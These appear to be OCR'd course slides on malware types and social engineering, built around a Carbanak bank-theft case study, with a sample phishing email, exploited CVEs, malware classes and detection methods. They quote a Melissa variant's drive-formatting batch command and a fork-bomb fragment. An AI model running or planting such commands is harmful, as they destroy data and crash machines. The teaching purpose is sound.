

Types of malware

Malware and Social Engineering Attacks



The Great Bank Robbery: the Carbanak APT

- Multinational gang of cyber criminals
- 1 billion $
  - Hacking different banks and stealing $2.5 million to approximately $10 million from each bank
  - Each bank robbery took between 2-4 months, from infecting the first computer to cashing the money out
  - Criminal used Carbanak malware to infect the bank's network, giving them access to the employees computers
  - Letting the criminal see and record everything that happened on the screens of staff who services the cash transfer systems.
  - This way they got to know every last details of the bank clerks work; enable the criminals to mimic the staff to transfer the money and cash out.



https://securelist.com/the-great-bank-robbery-the-carbanak-apt/68732/

The Great Bank Robbery: the Carbanak APT

The following is an example of a Carbanak spear phishing email:

```
Добрый День!
Высылаю Вам наши реквизиты
Сумма депозита 32 000 000 руб 00 коп, сроком на 366 дней, , % в конце года, вклад
срочный
С Уважением, Сергей Кузнецов;
+ 7(953) 3413178
f205f@mail.ru
```

Translated:

```
Good Day!
I send you our contact details
 The amount of deposit 32 million rubles and 00 kopecks, for a period of 366
days,% year---end contribution term
 Sincerely, Sergey Kuznetsov;
+ 7 (953) 3413178
f205f @ mail.ru
```

In this case, the attachment was a CPL file compressed using the Roshal Archive (.rar) format.

The Great Bank Robbery: the Carbanak APT


The email attachments exploit vulnerabilities in Microsoft Office 2003, 2007 and 2010 (CVE-2012-0158 (This is a remote code execution vulnerability. An attacker who successfully exploited this vulnerability could take complete control of an affected system under the context of the current user.) and CVE-2013-3906 (A vulnerability of a Microsoft graphics component that is actively exploited in targeted attacks using crafted Word documents sent by email.)) and Microsoft Word (CVE-2014- 1761(Remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted RTF data)). Once the vulnerability is successfully exploited, the shellcode decrypts and executes the backdoor known as Carbanak.

Remote Code Execution

- CVE-2014- 1761 (zero day) allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted RTF (Rich Text Format) data

More details: https://stopmalvertising.com/malware-reports/a-closer-look-at-cve-2014-1761.html

Carbanak copies itself into “%system32%\com” with the name “svchost.exe” with the file attributes: system, hidden and read-only. The original file created by the exploit payload is then deleted.



https://securelist.com/the-great-bank-robbery-the-carbanak-apt/68732/

Carbanak – Technical Analysis

- CARBANAK is a full-featured backdoor with data-stealing capabilities and a plugin architecture.
- Some of its capabilities include
  - key logging
  - Desktop video capture
  - VNC (Virtual Network Computing)
  - HTTP form grabbing,
  - file system management
  - file transfer
  - TCP tunneling
  - HTTP proxy
  - OS destruction
  - Outlook data theft and reverse shell.

https://www.fireeye.com/blog/threat-research/2017/06/behind-the-carbanak-backdoor.html

Carabanak- Monitoring threads

Thread Name	Description
Key logger	Logs key strokes for configured processes and sends them to the command and control (C2) server
Form grabber	Monitors HTTP traffic for form data and sends it to the C2 server
POS monitor	Monitors for changes to logs stored in C:\NSB\Coalition\Logs and nsb.pos.client.log and sends parsed data to the C2 server
PST monitor	Searches recursively for newly created Outlook personal storage table (PST) files within user directories and sends them to the C2 server
HTTP proxy monitor	Monitors HTTP traffic for requests sent to HTTP proxies, saves the proxy address and credentials for future use

Malware

Attacks Using Malware

- Malicious software (malware)
  - Enters a computer system:
    - Without the owner's knowledge or consent
  - deliver a malicious "payload" that performs a harmful function once it is invoked
- Malware is a general term that refers to a wide variety of damaging or annoying software

What does malware do?

Potentially nearly anything (subject to permissions)


- Brag: “APRIL 1st HA HA HA HA YOU HAVE A VIRUS!”
- Destroy: files, hardware
- Crash the machine, e.g., by over-consuming resource

  Fork bombing or “rabbits”: while(1) { fork();
- Steal information (“exfiltrate”)
- Launch external attacks: spam, click fraud, DoS
- Ransomware: e.g., by encrypting files
- Rootkits: Hide from user or software-based detection

  Often by modifying the kernel
- Man-in-the-middle attacks to sit between UI and reality

Attacks Using Malware

- Malware can be classified by the using the primary trait that the malware possesses:
  - ***Circulation*** - spreading rapidly to other systems in order to impact a large number of users
    - by using the network to which all the devices are connected, through USB flash
    - drives that are shared among users, or by sending the malware as an email attachment.
    - Malware can be circulated automatically or it may require an action by the user.



Attacks Using Malware

- **Infection - how it embeds itself into a system**
  - Some malware attaches itself to a benign program while other malware functions as a stand-alone process.

- **Concealment** - avoid detection by concealing its presence from scanners
- **Payload capabilities** - what actions the malware performs
  - Steal password
  - Delete data
  - Modify system security settings
  - Participate in DDos

Circulation/Infection

- Three types of malware have the primary traits of circulation and/or infections:
  - Viruses
  - Worms
  - Trojans

Viruses

- Viruses perform two actions:
  - Unloads a payload to perform a malicious action
  - Reproduces itself by inserting its code into another file on the same computer
- Examples of virus actions
  - Cause a computer to repeatedly crash
  - Erase files from or reformat hard drive
  - Turn off computer's security settings
  - Reformat the hard disk drive

Viruses

- Viruses cannot automatically spread to another computer
  - Relies on user action to spread
- Viruses are attached to files (autorun.exe on storage devices, Email attachements)
- Viruses are spread by transferring infected files

Viruses

- **Computer virus** - malicious computer code that reproduces itself on the same computer
- **Program virus** - infects an executable program file
- **Macro** - a series of instructions that can be grouped together as a single command
  - Common data file virus is a **macro virus** that is written in a script known as a macro

W97M.Melissa.ac

This Melissa variant attempts to format local hard drives and corrupts CMOS memory, along with using email clients to forward itself. It drops off a batch file, called `DRIVES.BAT` , that contains the following the commands that will format hard drives:

```
echo y|format/q d: /v:Empty>NUL
```

Classified by what they infect


- Document viruses
  - Implemented within a formatted document (Word, PDF, etc.)
  - Enabled by macros, javascript
  - (Why you shouldn't open random attachments)
- Boot sector viruses
  - Boot sector: small disk partition at fixed location; loaded by firmware at boot
  - What's *supposed* to happen: this code loads the OS
  - Similar: AutoRun on music/video disks
  - (Why you shouldn't plug random USB drives into your computer)
- Etc.

File extension	Description
.DOCX, .XLSX	Microsoft Office user documents
.EXE	Executable program file
.MSI	Microsoft installer file
.MSP	Windows installer patch file
.SCR	Windows screen saver
.CPL	Windows Control Panel file
.MSC	Microsoft Management Console file
.WSF	Windows script file
.REG	Windows registry file
.PS1	Windows PowerShell script

Table 2-1 Windows file types that can be infected

Detecting the virus


- **Signature-based Detection-** Compare the content of a file to a dictionary of virus




Detecting the virus

- **Behavior-based Detection-** Behavior-based malware detection evaluates an object based on its intended actions before it can actually execute that behavior.
- Some examples include any attempt to discover a sandbox environment, disabling security controls, installing rootkits, and registering for autostart.

